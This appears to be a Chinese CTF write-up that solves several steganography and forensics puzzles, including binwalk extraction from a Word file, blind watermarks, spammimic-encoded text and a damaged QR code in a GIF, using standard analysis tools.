
简单的流量分析，打开后一眼看见HTTP传了一张图片，那么就导出HTTP流，直接就看到了flag



## ezWord


打开word文档的时候发生了报错，得知里面肯定还藏了其他类型的文件。binwalk一下，得到了两张图片一个压缩包和一个txt文档

```
root@DESKTOP-LQMRD0K:~# binwalk -e word.docx --run-as=root
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0           0x0          Zip archive data, at least v2.0 to extract, compressed size: 357, uncompressed size: 1362, name: [Content_Types].xml
406         0x196        Zip archive data, at least v2.0 to extract, compressed size: 239, uncompressed size: 590, name: _rels/.rels
686         0x2AE        Zip archive data, at least v2.0 to extract, compressed size: 370, uncompressed size: 711, name: docProps/app.xml
1102        0x44E        Zip archive data, at least v2.0 to extract, compressed size: 379, uncompressed size: 747, name: docProps/core.xml
1528        0x5F8        Zip archive data, at least v2.0 to extract, compressed size: 264, uncompressed size: 949, name: word/_rels/document.xml.rels
1850        0x73A        Zip archive data, at least v2.0 to extract, compressed size: 1365, uncompressed size: 4525, name: word/document.xml
3262        0xCBE        Zip archive data, at least v2.0 to extract, compressed size: 557, uncompressed size: 1765, name: word/fontTable.xml
3867        0xF1B        Zip archive data, at least v2.0 to extract, compressed size: 1312814, uncompressed size: 1315573, name: word/media/100191209_p0.jpg
1316738     0x141782     Zip archive data, at least v2.0 to extract, compressed size: 2560320, uncompressed size: 2560320, name: word/media/image1.png
3877109     0x3828F5     Zip archive data, at least v2.0 to extract, compressed size: 2944, uncompressed size: 2953, name: word/media/secret.zip
3880355     0x3B35A3     Zip archive data, at least v2.0 to extract, compressed size: 1272, uncompressed size: 3552, name: word/settings.xml
3881674     0x3B3ACA     Zip archive data, at least v2.0 to extract, compressed size: 4118, uncompressed size: 41848, name: word/styles.xml
3885837     0x3B4B0D     Zip archive data, at least v2.0 to extract, compressed size: 1758, uncompressed size: 8398, name: word/theme/theme1.xml
3887646     0x3B521E     Zip archive data, at least v2.0 to extract, compressed size: 350, uncompressed size: 976, name: word/webSettings.xml
3889161     0x3B5809     End of Zip archive, footer length: 22
```



两张一模一样的图片，一眼盲水印。脚本跑一下，得到压缩包密码

```
C:\Users\jyzho\Desktop\h4ck3r_t0015\BWM>python bwmforpy3.py decode 1.jpg 2.png flag.png  
image<1.jpg> + image(encoded)<2.png> -> watermark<flag.png>
```



解压得到一个txt文档，里面是篇重复的英文文章，压缩包上有注释

× 你好，很高兴你看到了这个压缩包。请注意：这个压缩包的密码有11位数而且包含大写字母小写字母和数字。还有一个要注意的是，里面的这一堆英文decode之后看上去是一堆中文乱码实际上这是正常现象，如果看到它们那么你就离成功只差一步了。

不知道是什么东西，问了学长得知，是垃圾邮件隐写，学到了。

<https://www.spammimic.com/decode.cgi>

# Decode

Paste in a spam-encoded message:

laws ! We implore you - act now . Sign up a friend  
and you'll get a discount of 10% . Thank-you for your  
serious consideration of our offer ! Dear Friend ;  
This letter was specially selected to be sent to you  
! If you no longer wish to receive our publications  
simply reply with a Subject: of "REMOVE" and you will  
immediately be removed from our club ! This mail is  
being sent in compliance with Senate bill 1622 , Title  
7 ; Section 303 ! Do NOT confuse us with Internet scam  
artists . Why work for somebody else when you can become  
rich in 10 weeks ! Have you ever noticed people will  
do almost anything to avoid mailing their bills & people  
love convenience ! Well, now is your chance to capitalize  
on this . WE will help YOU turn your business into  
an E-BUSINESS & SELL MORE . You can begin at absolutely  
no cost to you ! But don't believe us . Mr Ames of  
Louisiana tried us and says "Now I'm rich, Rich, RICH"  
. We are licensed to operate in all states . We BESEECH  
you - act now . Sign up a friend and you'll get a discount  
of 50% ! Thank-you for your serious consideration of  
our offer .

[Decode](#)

Alternate decodings:

- [Decode spam with a password](#)
- [Decode fake spreadsheet](#) NEW
- [Decode fake PGP](#)
- [Decode fake Russian](#)
- [Decode space](#)

# Decoded

Your spam message **Dear E-Commerce professional ; This lett...** decodes to:

蠶簷篩机籠板簷采篋条糴糴 [Encode](#)

Look wrong?, try the [old version](#)

就像压缩包所说的，得到了一堆看起来像乱码的中文。经过一番研究是转成unicode十六进制形式，取每个字符的后两位转hex，然后凯撒密码，密钥9

输入: 汉字

输出: 连续  十六进制

输出结果:


```
箇箋箈机籠板箇采箎采糸初箎籼箈糸村籠箎箈糸箃箎籽籠箎籼籠籬类箃籽炒  
GB2312 超出编码范围!  
BIG5 超出编码范围!  
GBK  
B66DBBB6CBB66BB70BB6ABB7BBA9AD9E1BB64BB79BB72BB75BB64F4CCBA9ABB6FBB76BB6ABB64BB66B  
B6FBA9BBB64D7D1BB6DBA9DBB64F4CCBB6ABB68C0E0BA9DD7D1BB7D  
GB18030  
B66DBBB6CBB66BB70BB6ABB7BBA9AD9E1BB64BB79BB72BB75BB64F4CCBA9ABB6FBB76BB6ABB64BB66B  
B6FBA9BBB64D7D1BB6DBA9DBB64F4CCBB6ABB68C0E0BA9DD7D1BB7D  
Unicode  
00007C7100007C7000007C6A00007C7600007C6E00007C8400007C3900007C7400007C6800007C82000  
07C7800007C7E00007C6800007C7C00007C3900007C7500007C7F00007C6E00007C6800007C6A00007C  
7500007C3A00007C6800007C7D00007C7100007C3C00007C6800007C7C00007C6E00007C6C00007C7B0  
0007C3C00007C7D00007C86  
UTF-8  
E7B1B1E7B1B0E7B1AAE7B1B6E7B1AEE7B284E7B0B9E7B1B4E7B1A8E7B282E7B1B8E7B1BEE7B1A8E7B1B  
CE7B0B9E7B1B5E7B1BF7E7B1AAE7B1A8E7B1B5E7B0BAE7B1A8E7B1BDE7B1B1E7B0BCE7B1A8E7B  
1BCE7B1AAE7B1ACE7B1B8E7B0BCE7B1BDE7B286  
UTF-16BE  
7C717C707C6A7C767C6E7C847C397C747C687C827C787C7E7C687C7C397C757C7F7C6E7C687C6A7C  
757C3A7C687C7D7C717C3C7C687C7C6E7C6C7C7B7C3C7C7D7C86  
UTF-16LE  
717C707C6A7C767C6E7C847C397C747C687C827C787C7E7C687C7C397C757C7F7C6E7C687C6A7C75  
7C3A7C687C7D7C717C3C7C687C7C6E7C6C7C7B7C3C7C7D7C867C
```

The screenshot shows the CyberChef interface with the following details:


- URL:** https://cyberchef.com/#recipe=Find / Replace({option:'Regex','string':'00007C'},true,false,true,false)From\_Hex(Auto)
- Last build:** 2 years ago
- Operations:** ADD, ADD (highlighted), Add line numbers, Add Text to Image, Group IP addresses, Parse IPv6 address, A1Z26 Cipher Decode, Defang IP Addresses, Affine Cipher Decode, Extract IP addresses, Format MAC addresses, Extract MAC addresses, Extract email addresses, Varint Decode, Bacon Cipher Decode, Standard Deviation, Rail Fence Cipher Decode, Cetacean Cipher Decode, Scan for Embedded Files.
- Recipe:** Find / Replace
  - Input:** 00007C (REJECT)
  - Replace:** (empty)
  - Options:** Global match (checked), Case insensitive, Multiline matching (checked), Dot matches all
- From Hex:** Delimiter: Auto
  - Output:** hgma{0k\_you\_s0lve\_a11\_th3\_secr3t}
  - Time:** 3ms, **length:** 34, **lines:** 1
- STEP:** BAKE! (button), Auto Bake (checkbox)

# 龙之舞

下载得到一个音频，先听一下，在音乐的前面有一段噪音，用audicity看到频谱图上是一段KEY



结合下载下来的文件名称可以得知，这是deepsound隐写，用deepsound提取出了一个压缩包



得到一张GIF，肉眼可见地闪过去了几张破碎的二维码，用stegsolve逐帧查看并提取一下那几帧，然后拼起来，得到完整二维码



扫不了，根据题目描述知道这张二维码肯定还不是最终的二维码。问了一下学长，这张二维码被改过ECL和掩码。

<https://merri.cx/qrazybox/>

改为L4时，成功decode，得到flag

